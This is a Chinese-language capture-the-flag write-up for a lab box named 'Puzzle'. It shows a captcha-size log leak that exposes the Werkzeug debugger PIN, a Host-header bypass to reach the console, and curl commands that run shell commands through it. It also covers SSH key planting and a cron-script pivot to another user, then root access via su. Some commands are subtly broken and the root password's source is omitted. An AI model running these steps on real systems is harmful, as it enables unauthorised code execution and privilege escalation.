

Puzzle

信息收集

对靶机进行全端口扫描并补充服务识别后，得到三个主要入口：

- 22/tcp : OpenSSH
- 80/tcp : Apache HTTP Server 默认页
- 5236/tcp : Werkzeug/Python Web 应用

端口 80 暂时没有暴露有效功能，因此后续重点转向 5236 端口的认证页面。

```
(root@oberon)-[~]
# nmap -n -Pn -sS -p- --min-rate 1000 -oA puzzle-full 192.168.64.22
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-19 20:51 CST
Nmap scan report for 192.168.64.22
Host is up (0.000057s latency).
Not shown: 65374 closed tcp ports (reset), 158 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5236/tcp  open  padl2sim
```

Nmap done: 1 IP address (1 host up) scanned in 4.25 seconds


```
(root@oberon)-[~]
# nmap -n -Pn -sCV -p22,80,5236 -oA puzzle-services 192.168.64.22
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-19 20:54 CST
Nmap scan report for 192.168.64.22
Host is up (0.0052s latency).
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68 ((Unix))
|_http-server-header: Apache/2.4.68 (Unix)
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: It works! Apache httpd
5236/tcp  open  http     Werkzeug httpd 3.1.8 (Python 3.14.5)
|_http-server-header: Werkzeug/3.1.8 Python/3.14.5
|_http-title: Authentication
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 8.05 seconds

```
(root@oberon)-[~]
#
```

attachments/Puzzle-01.png




It works!



attachments/Puzzle-02.png

验证码参数与日志泄露

登录页表面上只提供用户名、密码和验证码输入框。检查 DOM 后可以看到，验证码图片实际由 `/captcha` 接口生成，并通过 `w`、`h` 两个整数参数控制尺寸。



attachments/Puzzle-03.png

这两个参数直接参与服务端图片生成，因此可以从正常值开始逐级增大，观察响应状态、类型和长度的变化。4096 × 4096 时接口仍返回 PNG，说明服务端确实接受了较大的尺寸，而不是只在前端改变显示大小。

The screenshot shows a web browser's developer tools with the 'Network' tab selected. It displays a single network request and its corresponding response.

Request:

- Method: GET
- URL: /captcha?w=4096&h=4096&t=1789824382691
- HTTP Version: 1.1
- Host: 192.168.64.22:5236
- User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36
- Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
- Referer: http://192.168.64.22:5236/
- Accept-Encoding: gzip, deflate, br
- Accept-Language: zh-CN,zh;q=0.9
- Cookie: session=eyJjYXB0Y2hhIjoizHdzdyJ9.aq6New.E5JY87Nies_5QC9FC1i4fjgrGX4
- Connection: keep-alive


Response:

- Status: 200 OK
- Server: Werkzeug/3.1.8 Python/3.14.5
- Date: Sat, 19 Sep 2026 13:30:37 GMT
- Content-Type: image/png
- Content-Length: 147707
- Cache-Control: no-cache, no-store, must-revalidate
- Vary: Cookie
- Set-Cookie: session=eyJjYXB0Y2hhIjoienl4bCJ9.aq60fQ.A6W7fI9Wf99aQ6HryCwKr85-VYs; HttpOnly; Path=/; SameSite=Lax
- Connection: close

The response body is a PNG image, but the content is garbled text, indicating a server error.

attachments/Puzzle-04.png


继续增大到 8192 × 8192 后，响应从图片变成 500 JSON。返回内容不是普通报错页，而是应用日志。这说明大尺寸图片触发了服务端异常，并且异常处理错误地把日志内容返回给了客户端。



attachments/Puzzle-05.png

泄露 Debugger PIN

返回的 JSON 包含 Web 应用最近约 100 行日志。Werkzeug 调试器启动时会记录状态及 PIN，因此只要启动记录尚未被大量请求挤出，就能在日志中找到 Debugger PIN。




attachments/Puzzle-06.png

如果第一次没有看到 PIN，可以重启服务后立即再次触发日志泄露。Burp 主动扫描或大量目录探测会迅速产生访问日志，把启动记录推到最近 100 行之外，因此这一阶段应减少无关请求。

解锁 Werkzeug Console

直接使用靶机 IP 访问 `/console` 会被拒绝，但发送 `Host: localhost:5236` 后可以进入 Werkzeug 调试器页面。页面源码同时包含本次进程的 `SECRET`，它与 PIN、调试认证 Cookie 必须属于同一次服务启动。




The screenshot displays the Burp Suite interface with a request and response view. The request is a GET to `/console` with a `Host: localhost:5236` header. The response is an HTML page titled "Console // Werkzeug Debugger". The HTML includes a stylesheet, a shortcut icon, and a script that sets `SECRET = "ewnpj09Y2L4I3oeFFYHM";". The response also contains a body with a background color and a div for the debugger.`

```
Request
Pretty Raw Hex
1 GET /console HTTP/1.1
2 Host: localhost:5236
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
4 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
5 Referer: http://192.168.64.22:5236/
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9
8 Cookie: session=eyJjYXB0Y2hhIjoY2VmcSJ9.aq6TWg.jTyhirhKoEwDLpM9qVK7rZtjsBs
9 Connection: keep-alive
10
11

Response
Pretty Raw Hex Render
11 <title>
    Console // Werkzeug Debugger
  </title>
12 <link rel="stylesheet" href="
    ?__debugger__=yes&cmd=resource&f=style.css"
13 <link rel="shortcut icon"
14 href="__debugger__=yes&cmd=resource&f=console.png"
  >
15 <script src="
    ?__debugger__=yes&cmd=resource&f=debugger.js"
  </script>
16 <script>
17   var CONSOLE_MODE = true,
18       EVALEX = true,
19       EVALEX_TRUSTED = false,
20       SECRET = "ewnpj09Y2L4I3oeFFYHM";
21 </script>
22 </head>
23 <body style="background-color: #fff">
24   <div class="debugger">
25     <h1>
        Interactive Console
      </h1>
26     <div class="explanation">
        In this console you can execute Python
        expressions in the context of the
        application. The initial namespace was
        created by the debugger automatically.
      </div>
29     <div class="console">
30       <div class="inner">
        The Console requires JavaScript.
      </div>
  </div>
  </body>
</html>
```

attachments/Puzzle-07.png

随后向调试接口提交 `pinauth` 请求。响应中的 `"auth": true` 表示 PIN 验证成功，并通过 `Set-Cookie` 下发已认证的调试 Cookie。



attachments/Puzzle-08.png

PIN 验证只完成认证，并不会直接执行 Python 表达式。下一次请求还需要同时携带：

- 当前进程的 `SECRET`
- `cmd` 中的 Python 表达式
- `frm=0`
- PIN 验证后得到的调试 Cookie
- `Host: localhost:5236`

连接目标仍是 `192.168.64.22:5236`，只有 `Host` 伪装为 `localhost:5236`。但如果 Burp 把实际连接目标也自动改成 `localhost`，请求会无响应或失败；使用 curl 的 Cookie Jar 可以更稳定地完成认证和后续执行。

先验证 PIN，再用同一 Cookie 执行 `2`，返回 `>>> 2`，由此确认调试 Console 已获得任意 Python 代码执行能力。

```

printf '%s\n' "$puzzle_secret"
ewnpj09Y2L4I3oeFFYHM

(root@oberon)-[~]
# puzzle_pin='112-325-131'

curl -sS -c /tmp/puzzle-wzd.cookies \
-H 'Host: localhost:5236' \
-G 'http://192.168.64.22:5236/console' \
--data-urlencode '__debugger__=yes' \
--data-urlencode 'cmd=pinauth' \
--data-urlencode "pin=$puzzle_pin" \
--data-urlencode "s=$puzzle_secret"
{"auth": true, "exhausted": false}

(root@oberon)-[~]
# curl -i -sS -b /tmp/puzzle-wzd.cookies \
-H 'Host: localhost:5236' \
-G 'http://192.168.64.22:5236/console' \
--data-urlencode '__debugger__=yes' \
--data-urlencode 'cmd=2' \
--data-urlencode 'frm=0' \
--data-urlencode "s=$puzzle_secret"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.5
Date: Sat, 19 Sep 2026 14:22:36 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 35
Connection: close

>>> 2
<span class="number">2</span>

(root@oberon)-[~]
#

```



attachments/Puzzle-09.png

获取 user flag

方法一：直接通过 Console 读取

先在 Console 中执行系统命令确认进程身份，结果表明 Web 应用以 **stardust** 用户运行。

```

(root@oberon)-[~]
# curl -sS -b /tmp/puzzle-wzd.cookies \
-H 'Host: localhost:5236' \
-G 'http://192.168.64.22:5236/console' \
--data-urlencode '__debugger__=yes' \
--data-urlencode "cmd=__import__('os').popen('id').read()" \
--data-urlencode 'frm=0' \
--data-urlencode "s=$puzzle_secret"
>>> __import__(&#39;os&#39;).popen(&#39;id&#39;).read()
<span class="string">&#39;uid=1000(stardust) gid=1000(stardust) groups=1000(stardust)\n&#39;</span>

(root@oberon)-[~]
#

```



attachments/Puzzle-10.png

因此可以直接读取该用户主目录中的 **user.txt**。

方法二：写入 SSH 公钥获取稳定 Shell

生成临时 Ed25519 密钥，把公钥编码后嵌入 Python 表达式。通过 Werkzeug Console 创建 **/home/stardust/.ssh/authorized_keys**，并把目录与文件权限分别设置为 **700** 和 **600**。

写入完成后即可使用对应私钥登录 SSH。

从 stardust 横向到 street

本地枚举发现，`street` 用户的 crontab 每分钟执行 `/usr/local/bin/backup.sh`。脚本会遍历 `/tmp/*.dsz`，并直接使用 `/bin/bash` 执行匹配文件。

这形成了一条清晰的权限边界：

1. `stardust` 可以在 `/tmp` 创建 `.dsz` 文件；
2. cron 以 `street` 身份执行备份脚本；
3. 备份脚本把攻击者可控文件当作 Shell 脚本执行；
4. 因而 `stardust` 可以让任意命令以 `street` 身份运行。

先使用最小化探针验证执行上下文。探针生成的证明文件归 `street` 所有，内容中的 UID 也对应 `street`，说明 cron 利用链成立。

```
stardust@Puzzle:~$ cat /usr/local/bin/backup.sh
#!/bin/bash
find /tmp -name "*.dsz" -exec /bin/bash {} \;
stardust@Puzzle:~$ sudo -n -l 2>&1
sudo: a password is required
stardust@Puzzle:~$ ps aux | grep '[c]rond'
2479 root      0:00 /usr/sbin/crond -c /etc/crontabs -f
stardust@Puzzle:~$ printf '%s\n' \
    '#!/bin/sh' \
    'id > /tmp/street-proof' \
    '> /tmp/probe.dsz'
stardust@Puzzle:~$ chmod 644 /tmp/probe.dsz
stardust@Puzzle:~$ while [ ! -f /tmp/street-proof ]; do
    sleep 5
done
stardust@Puzzle:~$ ls -l /tmp/street-proof
-rw-r--r--  1 street  street      54 Sep 19 22:30 /tmp/street-proof
stardust@Puzzle:~$ cat /tmp/street-proof
uid=1001(street) gid=1001(street) groups=1001(street)
stardust@Puzzle:~$
```

attachments/Puzzle-13.png

确认权限边界后，再通过同一路径为 `street` 写入 SSH 公钥：

```
puzzle_pub=$(cat ~/.ssh/authorized_keys)
cat >/tmp/pivot.dsz <<EOF
#!/bin/sh
mkdir -p /home/street/.ssh
printf '%s\n' '$puzzle_pub' > /home/street/.ssh/authorized_keys
chmod 700 /home/street/.ssh
chmod 600 /home/street/.ssh/authorized_keys
```

```
chmod 644 /tmp/pivot.dsz
```

提权并获取 root flag

使用其中的密码对 `root` 做一次受控验证后, `su` 成功切换用户; 随后 `id` 返回 `uid=0(root)`, 才构成提权成功的证据。最后读取 `/root/root.txt` 获取 root flag。

attachments/Puzzle-14.png

- 大图异常泄露应用日志
- 获取 Werkzeug Debugger PIN
- Host 头绕过并解锁 Console
- 以 `stardust` 身份执行代码

- street 的 cron 执行 /tmp/*.dsz
- 获得 street Shell
- 读取明文 root 凭据
- su root

Flag

user: 5a6571eafc053f9f5ee9fb5c3422c04b
root: eb3758bf6e5d15046e9df51cf0952ac1